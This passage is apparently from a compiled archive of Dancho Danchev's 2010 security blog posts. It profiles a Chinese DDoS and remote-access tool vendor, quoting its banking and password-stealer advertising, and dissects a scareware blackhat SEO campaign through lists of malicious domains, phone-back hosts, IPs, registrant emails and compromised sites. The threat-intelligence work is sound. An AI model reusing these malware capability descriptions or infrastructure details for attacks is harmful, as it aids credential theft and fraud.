Interestingly, the "vendor" is offering value-added services in the form of managed command and control server changes, the typical managed binary obfuscation, as well as custom features, removal of features in an

attempt to decrease the size of the binary, but most importantly, they use differentiated pricing methods for their tool. Educational institutions, small businesses and home office clients can get special prices.

- Why would the vendor include anti sandboxing capabilities in the latest version of the tool?

- *Why would the vendor also include P2P spreading and USB spreading modules?*

*Because the tool is anything but your typical stress testing tool.*

***Perhaps, one of the most important developments regarding this vendor, is that this is among the few ex-***

***amples that I'm aware of where [6]Chinese hackers known not to care about anything else but virtual goods, are vertically integrating by experimenting with early-state banking malware.***

***An excerpt from the banking experiment:***

*" MS-recorder to wear all the safety test shows the major B2C online banking security controls. Received after the first test colt extracting file, which has ma.exe procedures. As the tests are over. Please turn off antivirus software and security software testing. . .*

***Wear all safety major B2C online banking security controls currently supports more than can be intercepted***

***more than 160 online online payment platform And major online banking.*** *After running ma.exe can log on to the respective online banking program Alipay paypal or procedures to test, test and test interception of information stored in the pony*

*The same directory, Test will generate Jlz-1, Jlz-2, Jlz-3 ... folder, such files in the folder will be 1.bmp, 2.bmp, 3.bmp ... picture, or there txt Notepad, view the. txt and picture, get the interception of data and information. Test window will*

*prompt pony run, test interception of information larger, there is no written function. To solve the above problem, please purchase the official version, run silent, run automatically delete itself, no process at startup, had all killed, the interception of information*

*Expected small size, with letters function. VIP version of the generator purchase one year of free updates, free to kill three months to buy the colt package. Set the FTP transmission method to send the interception of STMP FTP.*


*Perfect information theft can steal all the passwords and related information, such as: QQ, ICQ, Yahoo Messenger, Vicq, Outlook, FlashFXP, PayPal, E-mail and paypal (no security control), Legend, mercenary legend, Journey to the West, etc. (include account number, area and other relevant information), of course, the same information on the page steal, such as: mail, forums, close protection, and other (including user name, password and other related information), or even playing in the diagram, Password chip can, because it can record the keyboard and mouse actions. It is worth mentioning that, no matter what way you enter the password (such as Paste from somewhere, then paste the part of the input part, the number before the 0, deliberately enter the wrong password first and then delete the wrong part, etc.) Adopted the "filters" which makes stealing the contents do not appear out of "junk" in precise steal ... The correct password."*

*Clearly, these folks are not just inspired to continue introducing new features within the tool, but are starting to realize the potential of the crimeware market, with the vendor itself representing a good example on how once*

*it was allowed to continue operations, it's naturally evolving in the worst possible direction. The author of Zeus, however, shouldn't feel endangered in any way.*

## ***Screenshots of the DIY DDoS Platform, including the multiple versions offers, VIP, sample custom made***

468



***etc.:***

469



470



471



472



473



474



475



476



477



***Detection rates for the publicly obtainable builders of multiple versions:***

- **MS.exe** - [7]Backdoor.Hupigon.AAAH - Result: 26/40 (65 %)

- **msn.exe** - [8]Win32.BDSPoison.Cpd - Result: 36/41 (87.81 %)

- **test.exe** (crimeware experiment) - [9]Hacktool.Rootkit - Result: 24/41 (58.54 %)

- **ms1.exe** - [10]Backdoor.Win32.BlackHole - Result: 13/41 (31.71 %)

- **ms1.exe** - [11]W32/Hupigon.gen227; Backdoor.Hupigon.AAAH - Result: 35/41 (85.37 %)

*Based on the profiling the localization of this tool to Chinese since 2007, the diversification of the DDoS at-*

tacks introduced in it by Chinese coders ([12]**Localizing Open Source Malware**; [13]**Custom DDoS Capabilities Within a Malware**; [14]**Custom DDoS Attacks Within Popular Malware Diversifying**), perhaps the most important conclusion that can be drawn is that, tolerating their activities in the long term results in the development of more sophisticated capabilities which can now be offered to a well established customer base.

If Chinese hacktivists managed to take CNN.com offline ([15]**The DDoS Attack Against CNN.com**; [16]**Chinese Hacktivists Waging People's Information Warfare Against CNN**) using nothing else but ping flooders/iFrames loading multiple copies of the site, the collectivist response in a future incident using these much more sophisticated tools –

sophisticated in sense of the diverse set of DDoS attacks offered – is prone to be much more effective.

### **Related Chinese hacking scene/hacktivism coverage:**

[17]Localizing Open Source Malware

478

[18]Custom DDoS Capabilities Within a Malware

[19]Custom DDoS Attacks Within Popular Malware  
Diversifying

[20]The FirePack Exploitation Kit Localized to Chinese

[21]MPack and IcePack Localized to Chinese

[22]Massive SQL Injection Attacks - the Chinese Way

[23]A Chinese DIY Multi-Feature Malware



*[24]DIY Chinese Passwords Stealer*

*[25]A Chinese Malware Downloader in the Wild*

*[26]Chinese Hackers Attacking U.S Department of Defense Networks*

*[27]Chinese Hacktivists Waging People's Information Warfare Against CNN*

*[28]The DDoS Attack Against CNN.com*

***This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.***

1. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>

2. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>

3. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

4. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

5. <http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html>

6. <http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html>

7.

<http://www.virustotal.com/analysis/69460403520488b78e98745afe0092efeadad87a5cbd2cff1bcf3292a86db99f-12748>

71618

8.

<http://www.virustotal.com/analysis/818abb0a63513450cac6cf2c6fea42db9854c80c64b0e63c38a30df5be5b77fd-12748>

71842

9.

<http://www.virustotal.com/analysis/f52e4923de02c42a045c8219ed93010baa9d4d610c2b9a9b49b51dfc74fa4bfc-12748>

71940

10.

<http://www.virustotal.com/analysis/8133badb00e9544bd6c37c7088acb247cc2dae5246497a0dfcc2dcef47b41bed-12748>

72079

11.

<http://www.virustotal.com/analysis/2d4f18edaf98d74606d8477c4a20a0d23aeb342bfa8f4dcc7a00680a603a1865-12748>

72222

12. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

13. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

14. <http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html>

15. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>
16. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>
17. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
18. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
19. <http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html>
20. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
21. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
22. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>
23. <http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html>
24. <http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html>
25. <http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html>
26. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
27. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>

28. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

29. <http://ddanchev.blogspot.com/>

30. <http://twitter.com/danchodanchev>

479



### ***Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2010-05-28 15:29)***

*There's no such thing as free porn, unless there are client-side exploits in the unique value proposition's mix.*

*A currently spamvertised campaign is doing exactly the same, in between relying on the recent [1]**CVE-2010-***

**0886** vulnerability. Let's dissect the campaign, and combine the assessment with historical OSINT data, given the fact that the 2nd phone back location, including the binary hosted there are currently down.

- *Key summary point: although the exploitation is taking place, the campaign is currently failing to drop actual*

*binary, returning NOEXEFILE error message. The post will be updated once the situation changes.*

*a*

***This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.***

1. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0886>

2. <http://ddanchev.blogspot.com/>

3. <http://twitter.com/danchodanchev>

480



### **Summarizing Zero Day's Posts for May (2010-05-31 18:40)**

The following is a brief summary of all of my posts at **[1]ZDNet's Zero Day** for May, 2010. You **[2]can also** go through

**[3]previous summaries**, as well as subscribe to my **[4]personal RSS feed**, **[5]Zero Day's main feed**, or follow me on Twitter:

#### **Recommended reading:**

- **[6]Should a targeted country strike back at the cyber attackers?**
- **[7]Hotmail's new security features vs Gmail's old security features**

481

- **[8]Study finds the average price for renting a botnet**
- **[9]5 reasons why the proposed ID scheme for Internet users is a bad idea**

**01. [10]Foxit Reader intros new Safe Reading feature**

**02.** [11]Should a targeted country strike back at the cyber attackers?

**03.** [12]Malware Watch: iTunes gift certificates, Skype worm, fake CVs and greeting cards

**04.** [13]Wardriving police: password protect your wireless, or face a fine

**05.** [14]Research: 1.3 million malicious ads viewed daily

**06.** [15]Malware Watch: Rogue Facebook apps, fake Amazon orders, and bogus Adobe updates

**07.** [16]Hotmail's new security features vs Gmail's old security features

**08.** [17]Study finds the average price for renting a botnet

**09.** [18]5 reasons why the proposed ID scheme for Internet users is a bad idea

**This post has been reproduced from [19]Dancho Danchev's blog. Follow him [20]on Twitter.**

1. <http://blogs.zdnet.com/security>

2. <http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-april.html>

3. <http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-march.html>

4. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

5. <http://feeds.feedburner.com/zdnet/security>

6. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>
7. <http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509>
8. <http://www.zdnet.com/blog/security/study-finds-the-average-price-for-renting-a-botnet/6528>
9. <http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-idea/6527>
10. <http://www.zdnet.com/blog/security/foxit-reader-intros-new-safe-reading-feature/6376>
11. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>
12. <http://www.zdnet.com/blog/security/malware-watch-itunes-gift-certificates-skype-worm-fake-cvs-and-greeting-cards/6425>
13. <http://www.zdnet.com/blog/security/wardriving-police-password-protect-your-wireless-or-face-a-fine/6438>
14. <http://www.zdnet.com/blog/security/research-13-million-malicious-ads-viewed-daily/6466>
15. <http://www.zdnet.com/blog/security/malware-watch-rogue-facebook-apps-fake-amazon-orders-and-bogus-adobe-updates/6480>

16. <http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509>

17. <http://www.zdnet.com/blog/security/study-finds-the-average-price-for-renting-a-botnet/6528>

18.

<http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-idea/6527>

19. <http://ddanchev.blogspot.com/>

20. <http://twitter.com/danchodanchev>

482

**1.6**

**June**

483



### ***Vendor of Mobile Spying Apps Drives Biz Model Through DIY Generators (2010-06-03 15:09)***

*It's always worth monitoring the developments in the commercial mobile spying apps space. In particular, the inevitable customerization/customization of their services.*

*A shady vendor of such applications, is attempting to migrate from the mass market model of competing ven-*



dors, by offering its potential customers to ability to generate their own .sis files, for the spying app targeting Symbian OS 9 platform. The DIY features also include [1]**the ability to self sign their own certificates**. The price tag?

**A hefty price tag of £3000**, and no refunds offered.

484



What's their true motivation behind the release of the DIY generation tool? It appears that they are primarily

interested with scaling their business operations, allowing potential resellers the option to automatically generate the spying apps. Although the self-signing certificate option is interesting, mobile [2]**malware authors continue abusing Symbian Foundation's certificate signing process**, surprisingly, by using bogus company names with no public reference of their existence.

Thanks to the improving monetization models for mobile malware (e.g.

calling/SMSing premium rate num-

bers), mobile malware authors are only starting to realize/abuse the potential of the micro payments market segment.

### **Related posts on mobile malware:**

[3]The future of mobile malware - digitally signed by Symbian?

[4]Commercial spying app for Android devices released

*[5]iHacked: jailbroken iPhones compromised, \$5 ransom demanded*

*[6]New Symbian-based mobile worm circulating in the wild*

*[7]New mobile malware silently transfers account credit*

*[8]Transmitter.C mobile malware spreading in the wild*

*[9]Transmitter.C Mobile Malware in the Wild*

*[10]Proof of Concept Symbian Malware Courtesy of the Academic World*

*[11]Commercializing Mobile Malware*

*[12]Mobile Malware Scam iSexPlayer Wants Your Money*

***Related posts on SMS Ransomware:***

*[13]New ransomware locks PCs, demands premium SMS for removal*

*[14]Mac OS X SMS ransomware - hype or real threat?*

*[15]SMS Ransomware Displays Persistent Inline Ads*

*[16]6th SMS Ransomware Variant Offered for Sale*

*[17]5th SMS Ransomware Variant Offered for Sale*

*[18]4th SMS Ransomware Variant Offered for Sale*

*[19]3rd SMS Ransomware Variant Offered for Sale*

*[20]SMS Ransomware Source Code Now Offered for Sale*

***This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.***

1. [http://wiki.forum.nokia.com/index.php/How\\_to\\_guide\\_for\\_creating\\_signing\\_sis\\_files](http://wiki.forum.nokia.com/index.php/How_to_guide_for_creating_signing_sis_files)
2. <http://www.zdnet.com/blog/security/the-future-of-mobile-malware-digitally-signed-by-symbian/3781>
3. <http://www.zdnet.com/blog/security/the-future-of-mobile-malware-digitally-signed-by-symbian/3781>
4. <http://www.zdnet.com/blog/security/commercial-spying-app-for-android-devices-released/4900>
5. <http://www.zdnet.com/blog/security/ihacked-jailbroken-iphones-compromised-5-ransom-demanded/4805>
6. <http://www.zdnet.com/blog/security/new-symbian-based-mobile-worm-circulating-in-the-wild/2617>
7. <http://www.zdnet.com/blog/security/new-mobile-malware-silently-transfers-account-credit/2415>
8. <http://www.zdnet.com/blog/security/transmitterc-mobile-malware-spreading-in-the-wild/3713>
9. <http://ddanchev.blogspot.com/2009/07/transmitterc-mobile-malware-in-wild.html>
10. <http://ddanchev.blogspot.com/2006/11/proof-of-concept-symbian-malware.html>
11. [http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware\\_18.html](http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware_18.html)

12. <http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html>
13. <http://www.zdnet.com/blog/security/new-ransomware-locks-pcs-demands-premium-sms-for-removal/3197>
14. <http://www.zdnet.com/blog/security/mac-os-x-sms-ransomware-hype-or-real-threat/5731>
15. <http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html>
16. <http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html>
17. <http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html>
18. <http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html>
19. <http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html>
20. <http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html>
21. <http://ddanchev.blogspot.com/>
22. <http://twitter.com/danchodanchev>

486



**Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two (2010-06-03 18:56)**

**UPDATED: Sunday, June 06, 2010.**

*The new redirections currently take place through **www4.greatav40-td.co.cc/?uid=213 &pid=3 &ttl=51545746f5c** (93.190.141.40) and **www1.avscanner-40pr.co.cc** (217.23.5.52).*

*Parked on 93.190.141.40, AS49981, WorldStream are also:*

**www3.justsoft12-td.co.cc**

**www3.donrart55-td.co.cc**

**www3.donrart57-td.co.cc**

**www3.donrart59-td.co.cc**

**www4.swintermz.cz.cc**

**www3.goldvox-50td.xorg.pl**

**www3.goldvox-60td.xorg.pl**

**www3.goldvox-52td.xorg.pl**

**www3.goldvox-54td.xorg.pl**

**www3.goldvox-64td.xorg.pl**

**www3.goldvox-56td.xorg.pl**

**www3.goldvox-58td.xorg.pl**

**www1.check-saveyour-pc-now.in**

**www1.in-safe-keepmyzone.in**

**www1.makesafe-scan-forsure.com**

*Detection rate:*

- **packupdate107\_213.exe** - [1]Trojan.Fakealert.origin;  
Mal/FakeAV-BW - Result: 12/41 (29.27 %)

487



*Upon execution, the sample phones back to:*

**update1.free-guard.com** - 95.169.186.25; 188.124.5.64 -  
Email: gkook@checkjemail.nl

**update2.protect-helper.com** - 78.159.108.170 - Email:  
gkook@checkjemail.nl

**secure2.protectzone.net** - 91.207.192.24 - Email:  
gkook@checkjemail.nl

**secure1.protect-zone.com** - 209.212.147.241 - Email:  
gkook@checkjemail.nl

**secure1.protect-zone.com** - 209.212.147.241 - Email:  
gkook@checkjemail.nl

**www5.securitymasterav.com** - 91.207.192.25 - Email:  
gkook@checkjemail.nl

**update2.free-guard.net** - Email: gkook@checkjemail.nl

**report.land-protection.com** - 188.124.7.156 - Email:  
gkook@checkjemail.nl

**report.goodguardz.com** - 93.186.124.94 - Email:  
gkook@checkjemail.nl

**report.zoneguardland.com** - 93.186.124.91 - Email:  
gkook@checkjemail.nl

***report1.stat-mx.xorg.pl*** - 109.196.132.41 - Email:  
*gkook@checkjemail.nl*

***secure1.protect-zone.com*** - 209.212.147.241 - Email:  
*gkook@checkjemail.nl*

***74.125.45.100***

***74.82.216.3***

*Parked on 95.169.186.25 (AS31103, KEYWEB-AS);  
188.124.5.64 (AS44565, VITAL TEKNOLOJI) are also:*

***www3.justsoft11-td.co.cc***

***www3.justsoft12-td.co.cc***

***www4.swintermz.cz.cc***

***www4.trustzone17-td.xorg.pl***

***www3.coantys-41td.xorg.pl***

***www3.coantys-42td.xorg.pl***

***www3.coantys-46td.xorg.pl***

***www4.miymiy3.com***

***update1.free-guard.com***

***useguard.com***

***update1.useguard.com***

***www2.avcleaner30-pd.co.cc***

***www1.favoritav30-pd.co.cc***

**www2.avcleaner32-pd.co.cc**

**www2.avcleaner34-pd.co.cc**

**www1.favoritav34-pd.co.cc**

**www2.avcleaner36-pd.co.cc**

**www1.favoritav36-pd.co.cc**

488



**www3.avprotector54-td.xorg.pl**

**www3.avprotector56-td.xorg.pl**

**update1.free-guard.com**

**update1.winsystemupdates.com**

*Remember the massive blackhat SEO campaign using U.S Federal Forms themed keywords, which was exten-*

*sively profiled in August, 2009?*

- **[2]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware**

- **[3]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding**

- **[4]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign**

- **[5]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline - multiple connections**



*The cybercriminals behind it, never really stopped feeding new domains, including compromised ones, naturally*

*diversifying the set of topics in order to serve scareware. Now that enough data is gathered, naturally exposing*

*connections within the cybercrime ecosystem which would be communicated using the "perfect timing, perfect channel" philosophy, it's time to dissect the online campaign, expose the entire portfolio of domains involved, and, of course, take it down.*

*What particularly interesting about this gang, is their clear understanding of QA (quality assurance) for the sake of increase OPSEC (operational security).*

*Just like the previous campaigns, each individual domain involved*

*in the campaign is registered using a separate email, in the majority of cases it's an automatically registered one.*

489

*With or without the QA, there's no escape from the monetization vector - in this case, and like many other - scareware.*

*Domains used in the blackhat SEO campaign, none of these are currently flagged as harmful:*

**1ip5p8h.co.cc** - Email: [mijkzh@gmail.com](mailto:mijkzh@gmail.com)

**1us51n.co.cc** - Email: [mqxd2r2@gmail.com](mailto:mqxd2r2@gmail.com)

**aifmydpuhv.co.cc** - Email: [kent.attonis9140@yahoo.com](mailto:kent.attonis9140@yahoo.com)

**amquijycpntb.co.cc** - Email: [volf.aittala1388@yahoo.com](mailto:volf.aittala1388@yahoo.com)

**aqejhilmvb.co.cc** - Email:  
amandeep.terrisse8102@yahoo.com

**arnepqjya.co.cc** - Email: vkpnzxn@gmail.com

**bekqjcra.co.cc** - Email: yaala.benardos7911@yahoo.com

**benyd.co.cc** - Email: lexyb610@gmail.com

**bestdesision.co.cc** - Email: an9020@bk.ru

**bipilyqomyusvuhy.co.cc** - Email:  
eeclllw3xqu19tr9wb@gmail.com

**bjalumericz.co.cc** - Email:  
diamond.aittala4367@yahoo.com

**chammaope.co.cc** - Email: wefergss@ukr.net

**coebfjqmkhsn.co.cc** - Email: kent.attonis9140@yahoo.com

**comp-s.co.cc** - Email: stas14423321@mail.ru

**eynuqacjrtiz.co.cc** - Email: ketina.tomsic2552@yahoo.com

**getmoney4me.co.cc** - Email: finalizer12@mail.ru

**goumucnypuxuhyikzi.co.cc** - Email:  
ekx7roq8p5hrd61tah@gmail.com

**hiokirygohxinugohu.co.cc** - Email:  
q88zh7dwshibteg05l@gmail.com

**hryjhuklo.co.cc** - Email: fgyuhedgdrfghhio@ymail.com

**ibdumycp.co.cc** - Email: madelyn.ajai1243@yahoo.com

**ifohviwihuuxitqoil.co.cc** - Email:  
bsowez9usp1u8cjyxp@gmail.com

**ifyfgybyuxisoffu.co.cc** - Email:  
5nrg2bgm2og0cloxpf@gmail.com

**ihquyrvutyridyuwyj.co.cc** - Email:  
wh1p9c5f0jwlvn5jlq@gmail.com

**ijojinhuxifykygysu.co.cc** - Email:  
lq7s26llpq2sxbcyd9@gmail.com

**imdjrspybnav.co.cc** - Email: sarig.ajaye7737@yahoo.com

**incom-sale.co.cc** - Email: wisha700\_5@yahoo.com

**inoltoumydonulijuk.co.cc** - Email:  
e6pgu8mamts6fco5ik@gmail.com

**iroqimcuohubizgooh.co.cc** - Email:  
sku0cthz7ttgzwaqzw@gmail.com

**iwanti.co.cc** - Email: justtobebeauty@gmail.com

**iyqvogx.co.cc** - Email: do.co.lo.k.oh.o.ngo.v.o@gmail.com

**jepabhto.co.cc** - Email: festas.mcilsey1646@yahoo.com

**kiaxmh4.co.cc** - Email: kiaxmh@kiaxmh.com

**kiboinikixuvquliro.co.cc** - Email:  
5k2j7bnpxzgkoyibb0@gmail.com

**krghiqyiht.co.cc** - Email: ouhegtlx@yahoo.com

**kyogpylymypyusulojo.co.cc** - Email:  
rrykuqs44ilgf2xd6q@gmail.com

**ltcsi0.co.cc** - Email: v9xodcm@gmail.com

**omsuimuhysjoujiqip.co.cc** - Email:  
nattyxbfpvcaivauf6@gmail.com

**opimuzxiyrxigoiwur.co.cc** - Email:  
ebiy9hwt817zs5m0wa@gmail.com

**ostozuorypofitjuti.co.cc** - Email:  
2rdo8uwh14y5mqckkh@gmail.com

490



**pqusrzycd.co.cc** - Email: adalricus.aijala4749@yahoo.com

**ptvibnrjeayh.co.cc** - Email:  
milian.mccomrick3922@yahoo.com

**pubaxj.co.cc** - Email: runuk8976@gmail.com

**pucrsnihoqy.co.cc** - Email: dalila.babusek8958@yahoo.com

**qbhomskuine.co.cc** - Email:  
keona.canose6839@yahoo.com

**qcumoyh.co.cc** - Email: bethiah.mcglasky5891@yahoo.com

**qyczejdlita.co.cc** - Email:  
abegail.woitkoski3075@yahoo.com

**ridcamybv.co.cc** - Email:  
laurentius.diamandoglou5401@yahoo.com

**rithubmolnda.co.cc** - Email:  
adalynn.aiololo3070@yahoo.com

**riyvroiqfoycilifo.co.cc** - Email:  
irjghmpq7w9t0ah6rz@gmail.com

**rnoqzydjuia.co.cc** - Email: ieuan.calcutt9416@yahoo.com

**rpdkjuaft.co.cc** - Email: worley.biernacka1945@yahoo.com

**rybidlzck.co.cc** - Email: ander.airwyk9339@yahoo.com

**ryliydulivuvdojo.co.cc** - Email:  
b5657927wcdn48k3u2@gmail.com

**rywutydymoxyodygyt.co.cc** - Email:  
e8fzpd2yzy4w8hf7t4@gmail.com

491

**sdemfjotuc.co.cc** - Email:  
annemarie.bichan3685@yahoo.com

**search-portal.co.cc** - Email: akhmadarroyan@gmail.com

**siycugufryyrkoylky.co.cc** - Email:  
v5o71m4qiy5is0zcs3@gmail.com

**sounluolvuoxyqixky.co.cc** - Email:  
ay2643zdi8kywwu444@gmail.com

**sprqucoatx.co.cc** - Email:  
vindhya.perilean5722@yahoo.com

**ucywmuziboytylwi.co.cc** - Email:  
m45267tiipj7xk9n71@gmail.com

**unotufukujygugusto.co.cc** - Email:  
qe2m9s1abdvw02g1p3@gmail.com

**upykhogupiybuwojyz.co.cc** - Email:  
7ea7iulbkzmf0grso@gmail.com

**usbokuycryocyjykqi.co.cc** - Email:  
5fnuzbof36ug19ly7f@gmail.com

**vobyumfoodzygubuyv.co.cc** - Email:  
mjkexe0d9gaqkzihlo@gmail.com

**xepepele969.co.cc** - Email: bemumoro6654@gmail.com

**xodovumuycguhyujip.co.cc** - Email:  
zeqa6hr6kltwpt6eis@gmail.com

**yfwiiwoqwipihovo.co.cc** - Email:  
87koy5ljr5j4oe9dcm@gmail.com

**ygitysbocysokuujok.co.cc** - Email:  
qa0gvqsa8t3dr5u3yr@gmail.com

**ykraivec.co.cc** - Email: wergr@ukr.net

**ynywyvtioxiloghoin.co.cc** - Email:  
g955emcus8z0dbfebs@gmail.com

**yourbestchose.co.cc** - Email: daan900@bk.ru

**yzirukwoilokocpohi.co.cc** - Email:  
scqnbtps908moi8rgx@gmail.com

492



*The .co.cc domains portfolio responds to the following IPs,  
parked on them are also related malicious domains:*

**69.163.236.70**

**78.159.114.244**

**82.146.50.101**

**82.146.54.111**

**82.146.50.156**

**82.146.54.116**

**82.146.54.118**

**82.146.54.119**

**82.146.54.122**

**82.146.54.129**

**82.146.50.183**

**82.146.54.143**

**82.146.50.184**

**82.146.50.188**

**82.146.54.150**

493

**82.146.50.193**

**82.146.50.194**

**82.146.50.213**

**82.146.54.177**

**82.146.51.237**

**82.146.53.244**

**82.146.54.62**

**82.146.54.69**

**82.146.54.84**

**84.16.236.31**

**84.16.236.32**

**84.16.229.42**

**89.149.202.106**

**89.149.226.127**

**89.149.201.224**

**89.149.255.174**

**89.149.255.20**

**89.149.238.225**

**89.149.255.21**

**89.149.200.47**

**89.149.237.83**

**92.63.105.179**

**92.63.105.191**

**92.63.98.239**

**94.76.205.176**

**94.76.205.177**

**94.76.205.178**



**94.76.205.180**

**94.76.205.182**

**94.76.205.183**

**94.76.205.184**

**174.121.196.227**

**174.120.128.62**

**188.120.231.249**

**205.234.222.169**

**212.95.56.102**

**212.95.56.104**

**212.95.56.89**

**212.95.56.92**

**212.95.56.93**

**212.95.56.95**

**212.95.56.96**

494



*Compromised sites part of the blackhat SEO campaign:*

***kleertjesenmooi.nl***

***knapadvies.nl***

***kruidendreef60.nl***

***kruijspunt.nl***

***ktf-texel.nl***

***lali.nl***

***laplanchette.nl***

***lenzfilm.nl***

***leuveld.nl***

***liana-makeup.com***

